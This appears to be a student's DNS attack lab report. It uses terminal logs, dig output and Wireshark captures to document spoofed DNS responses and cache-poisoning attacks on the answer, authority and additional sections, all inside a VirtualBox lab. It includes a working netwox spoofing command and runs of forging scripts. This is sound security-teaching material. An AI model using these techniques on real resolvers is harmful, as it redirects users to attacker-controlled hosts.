
```
10.0.2.6      www.bank32.com
~/etc/hosts" 20L, 543C          1,1          All

PES1201801948-bharath-VM3:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.6) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.6): icmp_seq=1 ttl=64 time=1.79 ms
64 bytes from www.bank32.com (10.0.2.6): icmp_seq=2 ttl=64 time=0.795 ms
64 bytes from www.bank32.com (10.0.2.6): icmp_seq=3 ttl=64 time=0.871 ms
^C
--- www.bank32.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.795/1.153/1.795/0.456 ms
PES1201801948-bharath-VM3:~$
```

The terminal window is part of a desktop environment with icons for various applications like a browser, file manager, and terminal.

Now we can see the ip is redirected to our attacker machine

Task 5: Directly Spoofing Response to User



The screenshot shows a terminal window titled "Terminator" running on a SeedUbuntu 3 VM. The terminal is displaying the output of a "dig" command. The command was run to query the A record for "www.example.net". The response shows a single answer with an IP address of 93.184.216.34. The terminal window has a dark theme and includes icons for various applications in its sidebar.

```
PES1201801948-bharath-VM3:~$ dig www.example.net


; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
; global options: +cmd
; Got answer:
;=>HEADER<- opcode: QUERY, status: NOERROR, id: 38250
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.        600     IN      A      93.184.216.34
;; Query time: 4 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Mon Mar 22 13:00:29 EDT 2021
;; MSG SIZE  rcvd: 60

PES1201801948-bharath-VM3:~$
```

```
PES1201801948-bharath-VM3:~$ sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.2.6 --authns "ns.example.net" --authnsip 10.0.2.5 --filter "src host 10.0.2.7" --ttl 19000 --spoofip raw
```

We get the forged response back.



```
PES1201801948-bharath-VM3:~$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54459
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A      10.0.2.6

;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS     ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A      10.0.2.5

;; Query time: 50 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Mar 22 13:17:50 EDT 2021
```

No.	Source	Destination	Protocol	Length	Info
1	::1	::1	UDP	65	47130 → 47130 Len=1
2	10.0.2.7	10.0.2.5	DNS	88	Standard query 0xf737 A w
3	10.0.2.5	10.0.2.7	ICMP	116	Destination unreachable (
4	10.0.2.5	10.0.2.7	DNS	132	Standard query response 0

Task 6: DNS Cache Poisoning Attack

```

PES1201801948-bharath-VM2:~$ sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.2.6 --authns "ns.example.net" --authnsip 10.0.2.5 --filter "src host 10.0.2.7" --ttl 19000 --spoofip raw
DNS question
id=25827 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.google.com. A
. OPT UDPpl=4096 errcode=0 v=0 ...

DNS answer
id=25827 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.google.com. A
www.google.com. A 19000 10.0.2.6
ns.example.net. NS 19000 ns.example.net.
ns.example.net. A 19000 10.0.2.5

PES1201801948-bharath-VM3:~$ dig www.google.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25827
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITION
;; AL: 1
;; QUESTION SECTION:
;www.google.com. IN A
;; ANSWER SECTION:
www.google.com. 19000 IN A 10.0.2.6
;; AUTHORITY SECTION:
ns.example.net. 19000 IN NS ns.example.net.
;; ADDITIONAL SECTION:
ns.example.net. 19000 IN A 10.0.2.5
;; Query time: 23 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Mar 22 13:27:12 EDT 2021

```

No.	Source	Destination	Protocol	Length	Info
1	::1	::1	UDP	65	33279 → 33279 Len=1
2	10.0.2.7	10.0.2.5	DNS	87	Standard query 0x24c9 A w
3	10.0.2.5	10.0.2.7	ICMP	115	Destination unreachable (
4	::1	::1	UDP	64	40848 → 58040 Len=0
5	10.0.2.5	10.0.2.7	DNS	150	Standard query response 0
6	10.0.2.5	10.0.2.7	DNS	150	Standard query response 0

Here the forged response is sent from the dns server.

Task 7: DNS Cache Poisoning: Targetingthe Authority Section

The screenshot shows a Linux desktop environment with a terminal window titled 'Terminator' open in a window manager. The terminal window title bar says 'SeedUbuntu 1 [Running] - Oracle VM VirtualBox'. The terminal window contains the following output:

```
PES1201801948-bharath-VM1:~$ sudo python attack.py
version      : BitField (4 bits)          = 4
(4)
ihl         : BitField (4 bits)          = None
(None)
tos        : XByteField                = 0
(0)
len        : ShortField               = None
(None)
id         : ShortField               = 1
(1)
flags       : FlagsField (3 bits)        = <Flag 0 ()>
(<Flag 0 ()>)
frag        : BitField (13 bits)         = 0
(0)
ttl         : ByteField                = 64
(64)
proto       : ByteEnumField            = 17
(0)
chksum      : XShortField             = None
(None)
src         : SourceIPField            = '10.0.2.5'
(None)
dst         : DestIPField              = '10.0.2.7'
```

Running the attack, we can see the forged packet sent. Along with the wireshark capture.

SeedUbuntu 3 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash

PES1201801948-bharath-VM3:~\$ dig www.example.net

```
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15820
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITION
;;AL: 1


;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A      10.0.2.6


;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS     ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.        19000   IN      A      10.0.2.5

;; Query time: 12 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Mar 22 13:40:19 EDT 2021
```



Task 8: Targeting Another Domain



The screenshot shows a Linux desktop environment with a terminal window titled "/bin/bash" open in a window manager. The terminal displays the output of the "dig" command for the domain "www.example.net". The output shows the following details:

```
PES1201801948-bharath-VM3:~$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32178
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITION
AL: 1
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.        19000    IN      A      10.0.2.6
;; AUTHORITY SECTION:
ns.example.net.        19000    IN      NS     attacker32.com
google.com.            19000    IN      NS     attacker32.com
;; Query time: 17 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Mar 22 13:51:38 EDT 2021
;; MSG SIZE  rcvd: 88
```

Running the script, we see 2 auth nameservers

```
PES1201801948-bharath-VM2:~$ sudo python target_domain.py
version      : BitField (4 bits)                  = 4
(4)
ihl         : BitField (4 bits)                  = None
(None)
tos         : XByteField                         = 0
(0)
len         : ShortField                        = None
(None)
id          : ShortField                        = 1
(1)
flags        : FlagsField (3 bits)                = <Flag 0 ()>
(<Flag 0 ()>)
frag        : BitField (13 bits)                 = 0
(0)
ttl          : ByteField                          = 64
(64)
proto        : ByteEnumField                   = 17
(0)
chksum       : XShortField                     = None
(None)
src          : SourceIPField                   = '10.0.2.5'
(None)
dst          : DestIPField                      = '10.0.2.7'
```

No.	Source	Destination	Protocol	Length	Info	Add a display filter button.
1	::1	::1	UDP	65	48940 → 48940 Len=1	
2	10.0.2.7	10.0.2.5	DNS	88	Standard query 0x3fbc A w	
3	10.0.2.5	10.0.2.7	ICMP	116	Destination unreachable (
4	::1	::1	UDP	64	40848 → 58040 Len=0	
5	10.0.2.5	10.0.2.7	DNS	132	Standard query response 0	
6	PcsCompu_ee:38:fa		ARP	62	Who has 10.0.2.7? Tell 10	
7	PcsCompu_5d:6f:bc		ARP	44	10.0.2.7 is at 08:00:27:5	
8	10.0.2.5	10.0.2.7	DNS	185	Standard query response 0	
9	10.0.2.7	10.0.2.5	ICMP	213	Destination unreachable (
10	PcsCompu_5d:6f:bc		ARP	44	Who has 10.0.2.5? Tell 10	
11	PcsCompu_8d:58:a3		ARP	62	10.0.2.5 is at 08:00:27:8	
12	PcsCompu_8d:58:a3		ARP	62	Who has 10.0.2.7? Tell 10	
13	PcsCompu_5d:6f:bc		ARP	44	10.0.2.7 is at 08:00:27:5	

Task 9: Targeting the Additional Section

```
PES1201801948-bharath-VM3:~$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29856
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;
;; QUESTION SECTION:
;www.example.net.           IN      A
;
;; ANSWER SECTION:
www.example.net.        19000   IN      A      10.0.2.6
;
;; AUTHORITY SECTION:
example.net              19000   IN      NS     attacker32.com
example.net              19000   IN      NS     ns.example.net
;
;; ADDITIONAL SECTION:
attacker32.com.          19000   IN      A      1.2.3.4
ns.example.net            19000   IN      A      5.6.7.8
www.facebook.com         19000   IN      A      3.4.5.6
```

```
PES1201801948-bharath-VM2:~$ vim target_section.py
PES1201801948-bharath-VM2:~$ sudo python target_section.py
.
Sent 1 packets.
```

No.	Source	Destination	Protocol	Length	Info	Add a display filter button.
1	::1	::1	UDP	65	48940 → 48940 Len=1	
2	10.0.2.7	10.0.2.5	DNS	88	Standard query 0x3fbc A w	
3	10.0.2.5	10.0.2.7	ICMP	116	Destination unreachable (
4	::1	::1	UDP	64	40848 → 58040 Len=0	
5	10.0.2.5	10.0.2.7	DNS	132	Standard query response 0	
6	PcsCompu_ee:38:fa		ARP	62	Who has 10.0.2.7? Tell 10	
7	PcsCompu_5d:6f:bc		ARP	44	10.0.2.7 is at 08:00:27:5	
8	10.0.2.5	10.0.2.7	DNS	185	Standard query response 0	
9	10.0.2.7	10.0.2.5	ICMP	213	Destination unreachable (
10	PcsCompu_5d:6f:bc		ARP	44	Who has 10.0.2.5? Tell 10	
11	PcsCompu_8d:58:a3		ARP	62	10.0.2.5 is at 08:00:27:8	
12	PcsCompu_8d:58:a3		ARP	62	Who has 10.0.2.7? Tell 10	
13	PcsCompu_5d:6f:bc		ARP	44	10.0.2.7 is at 08:00:27:5	

Running the script, we forged the additional section to bring up 3 name servers.